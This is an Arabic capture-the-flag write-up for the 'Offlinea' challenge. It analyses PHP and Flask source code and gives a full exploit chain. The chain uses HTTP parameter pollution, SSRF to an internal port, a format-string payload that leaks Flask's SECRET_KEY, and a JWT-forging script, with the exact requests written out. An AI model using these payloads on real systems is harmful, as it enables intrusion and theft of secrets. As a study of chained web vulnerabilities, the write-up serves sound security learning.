Offlinea فهم التحدي وسلسلة الاستغلال
مقدمة
In a world without internet, information has a new price. One secret. One look. What are you willing to trade?
التحدي يدور حول ربط ثغرات صغيرة الأثر ببعضها للوصول إلى الـ flag المخزّن في قاعدة بيانات SQLite. ما يميزه أنه يجسّد منهجية الـ red team بشكل مثالي — لا توجد ثغرة واحدة ضخمة تحل الموضوع، بل سلسلة من الثغرات البسيطة المترابطة تُشكّل معاً مساراً كاملاً للاختراق.
التطبيق يتكون من جزأين:
- تطبيق PHP: الواجهة الأمامية التي تتفاعل معها مباشرةً.
- خادم Python Flask: تطبيق داخلي لا يمكنك الوصول إليه مباشرة من الخارج.
البنية التقنية للتطبيق
قبل أي شيء، لازم تفهم كيف يتحدث الجزأان مع بعضهما:
- الواجهة الأمامية (
bartender.php): تستقبل طلباتك، تفحصها، وإذا اجتازت الفحص تُمررها إلى الخادم الداخلي. تعمل أيضاً كـ WAF (Web Application Firewall) يُصفّي المدخلات الخطيرة. - الخادم الداخلي (
app.py): يعمل على المنفذ5000داخلياً فقط. يحتوي على Selenium (متصفح آلي headless) يزور الروابط ويُحوّلها لـ PDF، وقاعدة بيانات SQLite بجدولين:historyلحفظ الروابط المزارة، وsecretsالذي يخزن الـ flag.
الهدف النهائي: قراءة جدول secrets من خلال مسار bartender/ المحمي بـ JWT. للحصول على JWT مزوّر، تحتاج SECRET_KEY الخاص بـ Flask.
تشغيل التطبيق
sudo docker build -t offlinea . && \
sudo docker run --init --name=offlinea --rm -p 8000:8000 -it offlinea
هذه هي الواجهة الأمامية. الآن دعنا نقرأ الكود لنفهم بالضبط ما الذي يجري خلف الكواليس.
تحليل الكود — الواجهة الأمامية (PHP)
$api_scraper — نقطة التواصل مع الخادم الداخلي
$api_scraper = "http://127.0.0.1:5000/generate?";هذا هو عنوان تطبيق Flask الداخلي مع المسار generate/. كل طلب يجتاز الفحوصات سيُوجَّه لهذا العنوان.
()url_check — التحقق من استجابة الرابط
function url_check($url_test) {
    $chrome_headers = [
    "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36",
    "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
    "Accept-Language: en-US,en;q=0.9",
    "Sec-Fetch-Dest: document",
    "Sec-Fetch-Mode: navigate",
    "Sec-Fetch-Site: none",
    "Sec-Fetch-User: ?1",
    "Upgrade-Insecure-Requests: 1",
    ];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url_test);
    curl_setopt($ch, CURLOPT_HTTPHEADER, $chrome_headers);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);
    $http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if ($http_code != 200) {
        return false;
    }
}
تتحقق هذه الدالة أن الرابط يعمل فعلاً — ترسل طلباً بستخدام cURL مع headers تُحاكي Chrome الحقيقي، وإذا لم يرد الخادم بـ 200 تُعيد false.
()ip_in_range — التحقق من نطاق الـ IP
function ip_in_range($ip, $range) {
    if (strpos($range, '/') === false) {
        return $ip === $range;
    }

    list($subnet, $netmask) = explode('/', $range, 2);

    $ip_bin = inet_pton($ip);
    $subnet_bin = inet_pton($subnet);

    if (!$ip_bin || !$subnet_bin) {
        return false;
    }

    // Convert netmask to a binary string
    $addr_len = strlen($ip_bin);
    $mask_bin = str_repeat(chr(0xff), (int)($netmask / 8));
    if ($netmask % 8 !== 0) {
        $mask_bin .= chr(0xff << (8 - ($netmask % 8)));
    }
    $mask_bin = str_pad($mask_bin, $addr_len, chr(0x00));

    return ($ip_bin & $mask_bin) === ($subnet_bin & $mask_bin);
}
دالة مساعدة تأخذ عنوان IP ونطاق CIDR (مثل 192.168.0.0/16) وتتحقق هل هذا الـ IP ضمن ذلك النطاق أم لا. ستُستخدم لاحقاً في ()no_way_trick_me.
no_way_trick_me() — جدار الحماية (WAF)
هذه هي الدالة الأساسية للحماية. تبدأ بتعريف قائمة النطاقات المحظورة هذد النطقات هي النطقات الداخليه و منعها يحد من هجمات SSRF:
function no_way_trick_me($url) {
    $private_ranges = [
        '127.0.0.0/8',
        '10.0.0.0/8',
        '172.17.0.0/12',
        '192.168.0.0/16',
        '0.0.0.0/8',
        '169.254.0.0/16',
        '::1/128',
        'fe80::/10'
        ];
ثم تُحلّل الـ URL وتستخرج الـ hostname:
    $info = parse_url($url);
    $host = strtolower($info['host']);
    $ip = gethostbyname($host);
تُفكّك الرابط إلى أجزاء عبر parse_url($url)، نأخذ الـ hostname ونُحوّله لأحرف صغيرة،ثم نحصل على عنوان الـ IP عبر ()gethostbyname.
بعدها سلسلة من الفحوصات المتتالية:
    if($host === ''){
        return false;
    }

    if (url_check($url) === false){
        return false;
    }

    if (false !== filter_var($host, FILTER_VALIDATE_IP)) {
        if (false === filter_var($host, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
            return false;
        }
    }

    if (!in_array($info['scheme'], ['https', 'http'])) {
        return false;
    }

    if (preg_match('/[{}]/', $url)) {
        return false;
    }

    foreach ($private_ranges as $range) {
        if (ip_in_range($ip, $range)) {
            return false;
        }
    }

    return true;
}
باختصار، هذا الـ WAF يرفض:
- أي hostname فارغ.
- أي رابط لا يستجيب بـ
200. - أي IP ضمن النطاقات الخاصة (
FILTER_FLAG_NO_PRIV_RANGE) أو المحجوزة (FILTER_FLAG_NO_RES_RANGE). - أي بروتوكول غير
httpأوhttps. - أي رابط يحتوي على
{أو}— لمنع حقن Template Injection. - أي IP ضمن النطاقات الخاصة المُعرَّفة يدوياً عبر
()ip_in_range.
معالجة الطلب وتمريره للخادم الداخلي
if ($_SERVER["REQUEST_METHOD"] == "GET") {
    $urlunsanitized = $_GET['url'];
    if (!no_way_trick_me($urlunsanitized)) {
        header('location: /pdfs/no_way.pdf');
        exit();
    }
    $t = time();
    $final_url = $api_scraper.$_SERVER['QUERY_STRING']."&time=".$t;
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $final_url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    if(curl_getinfo($ch, CURLINFO_HTTP_CODE) == 200){
        sleep(5);
        header('location: /pdfs/results-'.$t.'.pdf');
        exit();
    }
    else{
        header('location: /pdfs/no_way.pdf');
        exit();
    }
}
else {
    die('Request politely using GET method only.');
}
لاحظ سطرين مهمين جداً:
$urlunsanitized = $_GET['url'];في PHP اذا تكرر الـ query string parameter يتم قرأت آخر قيمة في $_GET['url']
$final_url = $api_scraper.$_SERVER['QUERY_STRING']."&time=".$t;لكن $_SERVER['QUERY_STRING'] يُمرّر كامل الـ query string الأصلي بحذافيره إلى Flask دون أي تعديل.
هذا الفرق هو جوهر ثغرة الـ HPP التي سنستغلها لاحقاً.
بعدها، إذا جاء رد الخادم الداخلي 200، ينتظر PHP خمس ثوانٍ ريثما يكتمل الـ PDF ثم يُعيد توجيه المستخدم إلى الملف الناتج. وإذا جاء الرد غير ذلك، يُعيده لـ /pdfs/no_way.pdf.
تحليل الكود — الخادم الداخلي (Flask)
الاستيرادات والإعداد
from flask import Flask, request, jsonify, render_template
from selenium import webdriver
from selenium.webdriver.common.print_page_options import PrintOptions
from selenium.common.exceptions import WebDriverException, TimeoutException, NoSuchElementException
import base64
import sqlite3
from urllib.parse import urlparse, unquote
import jwt
from functools import wraps
import os
from markupsafe import escape
import ipaddress
import dns.resolver
أهم ما يُستورد هنا: selenium للمتصفح الآلي، وjwt لحماية مسار /bartender.
prefs = {}
prefs["webkit.webprefs.javascript_enabled"] = False
prefs["profile.content_settings.exceptions.javascript.*.setting"] = 2
prefs["profile.default_content_setting_values.javascript"] = 2
prefs["profile.managed_default_content_settings.javascript"] = 2
إعدادات Chrome لتعطيل JavaScript في المتصفح الآلي، للحد من مخاطر هجمات XSS.
app = Flask(__name__)
app.config['SECRET_KEY'] = os.urandom(32).hex()
يُنشئ Flask ويُنشئ SECRET_KEY عشوائياً (32 بايت hex) عند كل إعادة تشغيل للتطبيق — مما يعني أن المفتاح يتغير في كل مرة.
validate_url() — الفحص السطحي للرابط
def validate_url(url):
    parsed_url = urlparse(url)
    protocol = parsed_url.scheme
    if protocol not in ['http', 'https']:
        return False
    if url is None:
        return False
    else:
        return True
فحص بسيط جداً — يتحقق فقط أن البروتوكول http أو https. لا يتحقق من الـ IP ولا من المحتوى، مجرد بروتوكول.
is_request_safe() — فحص الأمان
def is_request_safe(url, min_ttl=40):
    hostname = urlparse(url).hostname or url
    try:
        ipaddress.ip_address(hostname)
        return True
    except ValueError:
        pass
    resolver = dns.resolver.Resolver(configure=False)
    resolver.nameservers = ['8.8.8.8']
    try:
        answer = resolver.resolve(hostname, 'A')
        current_ttl = answer.rrset.ttl
        if current_ttl >= min_ttl:
            return True
        else:
            return False
    except Exception as e:
        return False
صُمّمت هذه الدالة للحماية من هجمات DNS Rebinding. منطقها:
- تستخرج الـ hostname من الـ URL.
- تحاول تفسيره كـ IP مباشر عبر
ipaddress.ip_address(hostname). - إذا نجح هذا ← تُعيد
Trueفوراً دون أي فحص إضافي. - أما إذا كان domain name، فتستعلم عنه من Google DNS (
8.8.8.8) وتتحقق أن TTL ≥ 40 ثانية (لمنع هجمة DNS Rebinding).
الثغرة: أي IP صالح الصياغة — حتى 127.0.0.1 — يُعيد True مباشرة. الدالة تفترض أن الـ IP الخام آمن وهذا غير صحيح.
peek_website() — المتصفح الآلي (Selenium)
def peek_website(url, timestamp):
    options = webdriver.ChromeOptions()
    options.add_experimental_option("prefs", prefs)
    options.add_argument('--headless=new')
    options.add_argument('--no-sandbox')
    options.add_argument('--disable-dev-shm-usage')
    options.add_argument("--disable-javascript")
    options.add_argument("--disable-infobars")
    options.add_argument("--disable-background-networking")
    options.add_argument("--disable-default-apps")
    options.add_argument("--disable-extensions")
    options.add_argument("--disable-gpu")
    options.add_argument("--disable-sync")
    options.add_argument("--disable-translate")
    options.add_argument("--safebrowsing-disable-auto-update")
    driver = webdriver.Chrome(options=options)
    driver.set_page_load_timeout(40)
يبدأ Chrome مُهيَّأ بـ headless mode مع تعطيل معظم الميزات لتقليل سطح الهجوم. و مهلة التحميل 40 ثانية.
    try:
        if is_request_safe(url) == False:
            return False
        driver.get(url)

        print_options = PrintOptions()
        print_options.orientation = "portrait"
        print_options.scale = 0.60
        print_options.background = True
        pdf_base64 = driver.print_page(print_options=print_options)
        pdf_bytes = base64.b64decode(pdf_base64)
        print(driver.current_url)
        print(url)
قبل التنقل يمرّ على ()is_request_safe أولاً، ثم يُحمّل الصفحة ويطبعها كـ PDF (النتيجة base64 تُفكّ ترميزها إلى bytes خام). بمعنى: إذا أوصلنا رابطاً داخلياً مثل 127.0.0.1 إلى هذه الدالة، سيطبع المتصفح الآلي الصفحة الداخلية كـ PDF ونحصل عليها.
        def check_equiv(url1, url2):
            def normalize(url):
                decoded = unquote(url)
                p = urlparse(decoded)
                return (
                    p.scheme.lower(),
                    p.netloc.lower(),
                    p.path.rstrip('/'),
                    p.query
                )
            return normalize(url1) == normalize(url2)
        if check_equiv(driver.current_url, url) == False:
            return False
دالة مساعدة تُقارن الـ URL المطلوب(الذي تم ادخاله سابقا عبر الواجهة الأمامية (PHP) ) بالـ URL الحالي في المتصفح بعد التحميل (بعد فك الـ URL encoding وتوحيد الحروف). إذا حدث redirect لعنوان آخر يُعيد False مما يمنع تتبع الـ redirects — وإذا أعادت False، سيستقبل PHP خطأ 500 ويُعيد المستخدم لـ /pdfs/no_way.pdf. هذا يمنع اي open redirect من الحدوث
        with open(f"../service/pdfs/results-{timestamp}.pdf","wb") as pdf:
            pdf.write(pdf_bytes)
يكتب الـ PDF إلى القرص.
        conn = sqlite3.connect('history.db')
        cursor = conn.cursor()
        cursor.execute("INSERT INTO history (url) VALUES (?)", (url,))
        conn.commit()
        return True
يحفظ الـ URL في جدول history كما هو، بدون أي تنقية. هذه النقطة مهمة جداً — أي شيء في الـ URL سيُحفظ ويُقرأ لاحقاً بواسطة ()logify.
()logify — دالة السجلات
def logify(rec):
    row_separator = '\n'
    history = [f"ID: {row[0]} | URL: {row[1]} | Timestamp: {row[2]}" for row in rec]
    history_1 = row_separator.join(history)
    log = history_1.format(logify=logify)
    return log
تأخذ سجلات history وتُنسّقها. الناتج الطبيعي يبدو هكذا:
ID: 1 | URL: https://example.com | Timestamp: 2024-01-01 12:00:00
السطر الخطير:
log = history_1.format(logify=logify)تُمرر الدالة نفسها كـ keyword argument لـ str().format. وبما أن row[1] هو الـ URL الذي أدخله المستخدم ومخزن بدون تنقية، يمكن حقن format string مثل:
{logify.__globals__[app].config[SECRET_KEY]}
عند معالجة هذا النص، يتنقل Python عبر __globals__ الخاصة بدالة logify للوصول لكائن app ومنه config['SECRET_KEY']. بعبارة أخرى: يُطبع المفتاح السري في صفحة الـ logs مباشرةً.
token_required() — حماية المسار
def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        token = request.args.get('token')
        if not token:
            return jsonify({'message': 'Token is missing!'}), 401
        try:
            data = jwt.decode(token, app.config['SECRET_KEY'], algorithms=["HS256"])
            print(data)
            if not data.get('is_admin') and data.get('username') == 'bartender':
                return jsonify({'message': 'Admin access required!'}), 403
        except Exception:
            return jsonify({'message': 'Token is invalid!'}), 401
        return f(*args, **kwargs)
    return decorated
تم حماية مسار bartender/ بـ JWT يتم ادخالها عبر الـ query string ـ =token? ويفك تشفيره بـ SECRET_KEY.
الثغرة في الشرط:
if not data.get('is_admin') and data.get('username') == 'bartender':هذا الشرط يُعيد 403 فقط عندما يكون is_admin خاطئاً وفي نفس الوقت الـ username هو bartender بالضبط.
بمعنى: إذا صنعت JWT فيه أي username غير bartender، فإن الشرط يُقيَّم إلى False وتمر بدون أي عائق، حتى لو كان is_admin = false.
/generate مسار
@app.route('/generate', methods=['GET'])
def scrape():
    name = escape(request.args.get('name'))
    timestamp=request.args.get('time')
    url = request.args.get('url')
    secret = escape(request.args.get('secret'))
    if not validate_url(url):
        return jsonify({'error':'invalid url provided'}),400
    if not name or not secret:
        return jsonify({'error':'No tricks traveller'}),400
    if(peek_website(url,timestamp) == True):
        conn = sqlite3.connect('history.db')
        cursor = conn.cursor()
        cursor.execute("INSERT INTO secrets (name, secret) VALUES (?, ?)", (name, secret))
        conn.commit()
        conn.close()
        return jsonify({'success':'task completed'}),200
    else:
        return jsonify({'error':'task failed'}),500
لاحظ أن secret و name يمرّان عبر ()escape للحد من هجمت XSS و لكن url وtimestamp لا يمرّان عبر أي تنقية.
في request.args.get('url')اذا تكرر الـ url ـ Flask يقرأ اول قيمه و هنا يكتمل فهم ثغرة الـ HPP.
إذا نجح ()peek_website، يُخزَّن الـ URL في history وتُخزَّن name وsecret في secrets.
مسار logs/
@app.route('/logs', methods=['GET'])
def logs():
    query = f"SELECT * from history"
    try:
        conn = sqlite3.connect('history.db')
        cursor = conn.cursor()
        cursor.execute(query)
        rec = cursor.fetchall()
        log = logify(rec)
        conn.close()
        return render_template("bartender.html", log_data=log)
    except sqlite3.Error as e:
        return jsonify({'error','An error occured while handling memory'})
يجلب كل سجلات history بـ query ثابت (لا SQL Injection هنا) ويمررها لـ ()logify. هذا هو المسار الذي عندما يزوره المتصفح الآلي، تُنفَّذ الـ format string المحقونة وتُطبع SECRET_KEY في الصفحة.
/bartender مسار
@app.route('/bartender', methods=['GET'])
@token_required
def protected_memory():
    conn = sqlite3.connect('history.db')
    cursor = conn.cursor()
    cursor.execute("SELECT name, secret FROM secrets")
    secrets = cursor.fetchall()
    conn.close()
    secrets_list = []
    for name, secret in secrets:
        secrets_list.append({'name': name, 'secret': secret})
    return jsonify({'secrets': secrets_list}), 200
يعرض جدول secretsكامل كـ JSON. محمي بـ token_required. هذا هو الـ endpoint الذي نريد الوصول إليه لقراءة الـ flag.
الثغرات المكتشفة
الآن وبعد قراءة الكود كاملاً، يمكننا تسمية الثغرات بوضوح:
1. HTTP Parameter Pollution (HPP)
ب PHP و Python يتعاملان مع الـ parameters المكررة بطريقة مختلفة:
| التطبيق | الـ urlالمقروء |
|---|---|
PHP ($_GET['url']) | آخر قيمة |
Flask (request.args.get('url')) | أول قيمة |
بإرسال طلب مثل url=[PAYLOAD]&url=http://example.com?، يفحص PHP الـ url الأخيرة (http://example.com) ويُجيزها، لكنه يُمرر كامل الـ query string لـ Flask الذي يقرأ [PAYLOAD] الأولى. الـ WAF خُدع.
2. Format String Injection
تسريب الـ SECRET_KEY
بحقن نص يتحكم به المهاجم (الـ URL)
و لأن ()logify تُمرر نفسها كـ argument لـ ()format. و بستخدام نص يتحكم به المهاجم (و هو الـ URL) يمكن حقن هذا الـ Payload عبر عمود الـ URL في قاعدة البيانات. :
{logify.__globals__[app].config[SECRET_KEY]}يُفسَّر هذا النص عند زيارة /logs ويُطبع SECRET_KEY في الصفحة. لتجاوز فلتر {} في PHP نستخدم URL encoding:
3. Server-Side Request Forgery (SSRF) — الوصول للمسارات الداخلية
الداله ()is_request_safe في Flask تُعيد True مباشرة لأي IP صالح الصياغة، حتى 127.0.0.1، دون أي فحص إضافي. بمجرد تجاوز الـ PHP WAF عبر HPP وتمرير رابط داخلي لـ Flask، يقبله المتصفح الآلي ويزوره.
سلسلة الاستغلال الكاملة
الخطوة 1: حقن الـ Format String Payload
نُرسل طلباً لـ PHP باستخدام HPP لحقن الـ payload في قاعدة البيانات. نُشفّر الأقواس بـ URL encoding حتى لا يرصدها الـ WAF:
/bartender.php?name=a&secret=b&url=http://127.0.0.1:5000/?q=%7Blogify.__globals__[app].config[SECRET_KEY]%7D&url=http://example.com
ما يحدث خلف الكواليس:
- الـ PHP يرى
url=http://example.com(الأخيرة) ويُجيز الطلب. - و Flask يقرأ:
url=http://127.0.0.1:5000/?q={logify.__globals__[app].config[SECRET_KEY]} - ثم
()is_request_safeتُعيدTrueلـ127.0.0.1فوراً. - و
()peek_websiteتزور الرابط والـ URL يُخزَّن كاملاً في جدولhistoryمع الـ payload بداخله.
الخطوة 2: تشغيل الـ Payload وتسريب المفتاح
نُرسل طلباً ثانياً نُجبر فيه المتصفح الآلي على زيارة مسار logs/ الداخلي:
/bartender.php?name=a&secret=b&url=http://127.0.0.1:5000/logs&url=http://example.com
عند زيارة logs/، تُشغَّل ()logify على السجلات المخزّنة في history، تُنفَّذ الـ format string، ويُطبع SECRET_KEY في الصفحة. المتصفح الآلي يُحوّل الصفحة لـ PDF ويحفظها.
نُحمّل الـ PDF الناتج ونفتحه — سنجد SECRET_KEY مكتوباً ضمن سجل URL.
الخطوة 3: تزوير الـ JWT
الآن لدينا الـ SECRET_KEY (32 بايت hex). نستخدمه لتوقيع JWT بـ username مختلف عن bartender:
import jwt

secret = "7126519554435822590f688240572b5b64d57ee1321e6e2e1a937dca3c815900"
payload = {"is_admin": True, "username": "any_one"}

# PyJWT handles the string secret directly
token = jwt.encode(payload, secret, algorithm="HS256")

print(token)
أي username غير bartender يُفشل شرط الـ 403 في ()token_required ونمر بدون عائق.
الخطوة 4: قراءة الـ Flag
نُرسل طلباً أخيراً نُجبر فيه المتصفح الآلي على زيارة bartender/ مع الـ JWT المزوّر:
/bartender.php?name=a&secret=b&url=http://127.0.0.1:5000/bartender?token=[YOUR_FORGED_TOKEN]&url=http://example.com
نُحمّل الـ PDF الناتج — سيحتوي على استجابة JSON بكامل محتوى جدول secrets، بما فيه flag.
لماذا هذا التحدي مهم؟
هذا التحدي يُذكّرك دائماً بأن الثغرة الواحدة الصغيرة قد لا تكون كافية، لكن ربط HPP + Format String Injection + SSRF معاً يُفضي إلى اختراق كامل للنظام. هذه هي جوهر منهجية الـ red team: فهم كيف تتفاعل مكوّنات النظام المختلفة مع بعض، والبحث عن الفجوات في تلك التفاعلات لا في كل مكوّن على حدة.